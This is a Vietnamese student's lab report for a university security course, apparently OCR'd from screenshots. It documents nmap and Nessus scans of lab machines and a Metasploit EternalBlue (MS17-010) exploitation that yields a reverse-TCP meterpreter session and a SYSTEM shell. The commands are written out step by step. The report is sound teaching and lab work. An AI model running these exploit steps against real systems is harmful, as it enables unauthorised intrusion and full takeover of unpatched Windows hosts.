

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn: Thực tập cơ sở


BÁO CÁO THỰC TẬP CƠ SỞ
Bài 12: Tìm kiếm và khai thác lỗ hổng

<i>Họ và tên giảng viên:</i>	<i>PGS.TS.Đỗ Xuân Chợt</i>
<i>Họ và tên:</i>	<i>Phạm Thanh Tùng</i>
<i>Mã sinh viên:</i>	<i>B20DCAT171</i>
<i>Lớp:</i>	<i>D20CQAT03-B</i>
<i>Số điện thoại:</i>	<i>0856915668</i>

Hà Nội 2023

1. Nội dung lý thuyết:

- nmap (Network Mapper) là một công cụ quét mạng được sử dụng để khám phá máy chủ và dịch vụ trên mạng máy tính bằng cách gửi các gói và phân tích các câu trả lời. nmap cung cấp một số tính năng để thăm dò mạng máy tính, bao gồm khám phá máy chủ và dịch vụ và phát hiện hệ điều hành. Các tính năng này có thể mở rộng bởi các tập lệnh cung cấp phát hiện dịch vụ nâng cao hơn, phát hiện lỗ hổng và các tính năng khác. nmap có thể thích ứng với các điều kiện mạng bao gồm độ trễ và tắc nghẽn trong quá trình quét. nmap bắt đầu như một công cụ trên Linux và sau đó được chuyển sang các hệ thống khác bao gồm Windows, MacOS và BSD
- Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại. Theo cuộc khảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhất thế giới. Nessus cho phép quét các loại lỗ hổng như cho phép kiểm soát từ xa hoặc truy cập dữ liệu nhạy cảm trên hệ thống, cấu hình sai, sử dụng mật khẩu mặc định, mật khẩu dễ đoán, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển, hoặc tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại,... Nessus bao gồm hai phần chính: nessusd - dịch vụ luôn chạy của Nessus - thực hiện quét, và Nessus client - chương trình con - điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng. Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client. Thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus - Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng
- Metasploit framework là một công cụ rất mạnh mẽ có thể được sử dụng để thăm dò các lỗ hổng hệ thống trên mạng và máy chủ. Bởi vì nó có mã nguồn mở, nó có thể dễ dàng tùy chỉnh và sử dụng với hầu hết các hệ điều hành. Metasploit chứa trên 1677 chương trình khai thác lỗ hổng trên 25 nền tảng, như Cisco, Java, Python, PHP, Android và các nền tảng khác. Với Metasploit, người kiểm thử xâm nhập có thể sử dụng chương trình tấn công có sẵn hoặc tùy chỉnh và thực thi vào một mạng để thăm dò các điểm yếu. Một khi các lỗ hổng được xác định và ghi lại, thông tin có thể được sử dụng để giải quyết các điểm yếu hệ thống và ưu tiên các giải pháp. Dưới đây là sơ đồ kiến trúc và các thành phần của Metasploit framework:



2. Nội dung thực hành

2.1. Sử dụng nmap/zenmap để quét các cổng dịch vụ

- Cài đặt thành công công cụ nmap:

```

(kali@B20DCAT171-Tung-Kali)~$ nmap
Nmap 7.92 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given po
rts
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver

```

- Sử dụng nmap/zenmap để quét các cổng dịch vụ giao thức TCP trên Windows Server 2019:

```
(kali@B20DCAT171-Tung-Kali)-[~]
$ nmap 10.10.19.138
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-08 02:06 EST
Nmap scan report for 10.10.19.138
Host is up (0.00053s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswds
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5357/tcp  open  wsddapi

Nmap done: 1 IP address (1 host up) scanned in 5.84 seconds
```

- Trong các cổng dịch vụ trên có msrpc, đó là cổng dịch vụ của giao thức Microsoft Remote Procedure Call, là một giao thức sử dụng mô hình máy khách-máy chủ cho phép một chương trình yêu cầu dịch vụ từ chương trình trên máy tính khác mà không phải hiểu chi tiết về máy tính đó mạng. MSRPC ban đầu có nguồn gốc từ phần mềm nguồn mở nhưng đã được Microsoft phát triển và có bản quyền. Mục tiêu của MSRPC là đơn giản hóa giao tiếp giữa các phương tiện giữa máy khách và máy chủ, cho phép khách hàng gọi dịch vụ trên máy chủ từ xa có giao diện tiêu chuẩn (thay vì với giao thức tùy chỉnh)


2.2.Sử dụng Nessus để quét các lỗ hổng

- Cài đặt thành công nessus:

```
(kali@B20DCAT171-Tung-Kali)-[~]
$ sudo systemctl status nessusd
sudo: unable to resolve host B20DCAT171-Tung-Kali: Temporary failure in
name resolution
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; ven>
   Active: active (running) since Sun 2023-03-12 22:18:56 EDT; 1min 2>
   Main PID: 1606 (nessus-service)
     Tasks: 17 (limit: 2251)
    Memory: 717.0M
       CPU: 21.549s
   CGroup: /system.slice/nessusd.service
           └─1606 /opt/nessus/sbin/nessus-service -q
             1608 nessusd -q

Mar 12 22:18:56 B20DCAT171-Tung-Kali systemd[1]: Started The Nessus Vul>
Mar 12 22:19:13 B20DCAT171-Tung-Kali nessus-service[1608]: Cached 265 p>
Mar 12 22:19:13 B20DCAT171-Tung-Kali nessus-service[1608]: Cached 265 p>
lines 1-14/14 (END)
```

Tạo tài khoản và truy cập được nessus trên trình duyệt web:



Sử dụng nessus quét được các lỗ hổng trên Windows 7:

The screenshot shows the Nessus Essentials interface. At the top, there's a table of vulnerabilities:

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.3	MS11-030: Vulnerabilit...	Windows	1
CRITICAL	10.0		Unsupported Windows...	Windows	1
HIGH	8.1	9.7	MS17-010: Security Up...	Windows	1
MEDIUM	6.8	6.0	MS16-047: Security Up...	Windows	1
INFO			WMI Not Available	Windows	1

Below this, the '2 / Plugin #97833' section shows details for MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETER023). The description states: 'The remote Windows host is affected by the following vulnerabilities: - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code on the target system. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) - An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1). An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to cause the server to disclose sensitive information. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are for exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry utilizes ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. EternalBlue first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.' The solution section mentions: 'Microsoft released security updates for Windows 7, Windows 8.1, and Windows Server 2008 R2 on March 13, 2017. These updates address the vulnerabilities described in this advisory. For more information, see the Microsoft Security Bulletin MS17-010. (https://msrc.microsoft.com/updatecatalogs/summary/MS17-010)'

On the right, there's a sidebar with user information for B20DCAT171: Phạm Thanh Tùng, Nam, Ninh Bình, D20CQAT03-B(D20CQAT03-B), An toàn thông tin, Công nghệ thông tin, Đại học chính quy, 2020-2025, Hoàng Xuân Diệu(AT1001).

At the bottom, there's a terminal window showing a command prompt session on kali@B20DCAT171-Tung-Kali. The commands and output are:

```
kali@B20DCAT171-Tung-Kali: ~  
File Actions Edit View Help  
kali@B20DCAT171-Tung-Kali: ~  
date  
Wed Mar 8 06:52:05 AM EST 2023  
kali@B20DCAT171-Tung-Kali: ~  
echo Phạm Thanh Tùng B20DCAT171  
Phạm Thanh Tùng B20DCAT171  
kali@B20DCAT171-Tung-Kali: ~
```

Lỗ hổng MS17-010 lợi dụng lỗ hổng trong cơ chế xử lý các gói tin không bình thường của giao thức SMBv1, vốn được sử dụng rộng rãi trên gần như tất cả hệ điều hành Windows từ XP đến Windows 10 version 1607, để tiến hành xâm nhập vào hệ thống và chiếm quyền kiểm soát hoàn toàn server EternalBlue

2.3.Sử dụng Nessus để quét các lỗ hổng

Cài đặt và sử dụng Metasploit framework console thành công:

The screenshot shows the Metasploit framework console output. It starts with a warning: 'tp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER'. Then it shows the Metasploit version: 'Metasploit v6.2.9-dev'. The console also displays the number of exploits, auxiliary modules, payloads, encoders, and evasion techniques available. A tip is shown: 'Metasploit tip: You can pivot connections over sessions started with the ssh_login modules'. The user is prompted to enter a command: 'msf6 >'. In the background, there's a Kali NetHunter interface showing a list of vulnerabilities and a table of courses.

STT	Mã Môn Học	Số Lượng	Ngày Thi
1	BAS1160	36	17/12/2022
2	INT1332	36	21/12/2022

Sử dụng lỗ hổng MS17-010 vừa quét được để khai thác bằng Metasploit framework:

kali@B20DCAT171-Tung-Kali: ~
File Actions Edit View Help

```
= [ metasploit v6.2.9-dev ]  
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post ]  
+ -- --=[ 867 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: Use the resource command to run  
commands from a file  
  
msf6 > use exploit/windows/smb/ms17_010_eternalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_  
tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options  
  
Module options (exploit/windows/smb/ms17_010_eternalblue):  


| Name   | Current Setting | Required | Description                                                                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see ht<br>tps://github.com/rapid7/me<br>tasptloit-framework/wiki/Us<br>ing-Metasploit                                    |
| RPORT  | 445             | yes      | The target port (TCP)<br>(Optional) The Windows dom<br>ain to use for authentic<br>ation. Only affects Windows<br>Server 2008 R2, Windows 7, |


| STT | Mã Môn Học | Tên           |
|-----|------------|---------------|
| 1   | BAS1160    | Tiếng Anh (C  |
| 2   | INT1332    | Lập trình hướ |

  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.19.140  
rhosts => 10.10.19.140  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 445  
lport => 445  
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit  
  
[*] Started reverse TCP handler on 10.10.19.139:445  
[*] 10.10.19.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[*] 10.10.19.140:445 - Host is likely VULNERABLE to MS17-010! - Wind  
ows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)  
[*] 10.10.19.140:445 - Scanned 1 of 1 hosts (100% complete)  
[*] 10.10.19.140:445 - The target is vulnerable.  
[*] 10.10.19.140:445 - Connecting to target for exploitation.  
[*] 10.10.19.140:445 - Connection established for exploitation.  
[*] 10.10.19.140:445 - Target OS selected valid for OS indicated by SMB r  
epl  
[*] 10.10.19.140:445 - CORE raw buffer dump (40 bytes)  
[*] 10.10.19.140:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d  
65 20 42 Windows 7 Home B  
[*] 10.10.19.140:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72  
76 69 63 asic 7601 Servic  
[*] 10.10.19.140:445 - 0x00000020 65 20 50 61 63 6b 20 31  
e Pack 1  
[*] 10.10.19.140:445 - Target arch selected valid for arch indicated by D  
CE/RPC reply  
  


| STT | Mã Môn Học | Tên           |
|-----|------------|---------------|
| 1   | BAS1160    | Tiếng Anh (C  |
| 2   | INT1332    | Lập trình hướ |

  
kali@B20DCAT171-Tung-Kali: ~  
File Actions Edit View Help  
date  
Wed Mar 8 06:52:05 AM EST 2023  
(kali@B20DCAT171-Tung-Kali)-[~]  
$ echo Pham Thanh Tung B20DCAT171  
Pham Thanh Tung B20DCAT171  
(kali@B20DCAT171-Tung-Kali)-[~]  
$

Chào bạn Phạm Thanh Tùng (B20DCAT171)  
XEM TKB XEM LỊCH THI XEM LỊCH THI LẠI XEM HỌC PH  
HƯỚNG DẪN ĐKMH  
Học kỳ 1 - Năm học 2022-2023  
Mã sinh viên B20DCAT171  
Tên sinh viên Phạm Thanh Tùng  
Phái Nam  
Nơi sinh Ninh Bình  
Lớp D20CQAT03-B( D20CQAT03-B)  
Ngành An toàn thông tin  
Mã học chi 2020-2023  
Hoàng Xuân Dân(A11001)  
Ngày Thi  
Pham Thanh Tung B20DCAT171  
001 30 17/12/2022  
002 30 21/12/2022


```

Xâm nhập thành công vào máy Windows 2007

kali@B20DCAT171-Tung-Kali: ~

File Actions Edit View Help

[+] 10.10.19.140:445 - -----
[+] 10.10.19.140:445 - -----WIN-----
[+] 10.10.19.140:445 - -----
[*] Meterpreter session 1 opened (10.10.19.139:445 → 10.10.19.140:49159)
at 2023-03-08 07:45:38 -0500

meterpreter > shell
Process 1144 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>echo Pham Thanh Tung B20DCAT171
echo Pham Thanh Tung B20DCAT171
Pham Thanh Tung B20DCAT171

C:\Windows\system32>date
date
The current date is: Wed 03/08/2023
Enter the new date: (mm-dd-yy)

TRANG CHỦ BẢNG KÝ MÔN HỌC
SỬA TI CÁN NHÂN GÓP Ý KIẾN
CHỌN HỌC KỲ XEM LỊCH THI

https://qldt.ptit.edu.vn/Default.aspx?page=xemlichthi

Kali Docs Kali Forums Kali NetHunter Exploit-DB

Chào bạn Phạm Thanh Tung (B20DCAT171)

XEM TKB XEM LỊCH THI XEM LỊCH THI LẠI XEM HỌC PH

HƯỚNG DẪN ĐKMH

Học kỳ 1 - Năm học 2022-2023

Mã sinh viên B20DCAT171
Tên sinh viên **Phạm Thanh Tùng**
Phái Nam
Nơi sinh Ninh Bình
Lớp D20CQAT03-B(D20CQAT03-B)
Ngành An toàn thông tin
Mã sinh viên B20DCAT171
Tên sinh viên **Phạm Thanh Tùng**
Phái Nam
Nơi sinh Ninh Bình
Lớp D20CQAT03-B(D20CQAT03-B)
Ngành An toàn thông tin

Đại học CNTT (1001)

2020-2023

Hoàng Xuân Dân (A1001)

file Actions Edit View Help

(kali@B20DCAT171-Tung-Kali)-[~]
\$ date
Wed Mar 8 06:52:05 AM EST 2023

(kali@B20DCAT171-Tung-Kali)-[~]
\$ echo Pham Thanh Tung B20DCAT171
Pham Thanh Tung B20DCAT171

(kali@B20DCAT171-Tung-Kali)-[~]
\$

STT	Mã Môn Học	Tên
1	BAS1160	Tiếng Anh (C)
2	INT1332	Lập trình hướng

Ngày Thi
17/12/2022
21/12/2022